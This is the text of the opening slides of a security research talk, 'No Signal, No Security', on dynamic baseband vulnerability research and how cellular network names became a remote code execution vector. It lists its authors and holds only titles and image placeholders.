


No Signal, No Security


Dynamic Baseband Vulnerability Research

Daniel Klischies, Dyon Goos, David Hirsch, Alyssa Milburn, Marius Muench, Veelasha Moonsamy


Or... How Network Names became an RCE vector




Cellular Connectivity in a Nutshell



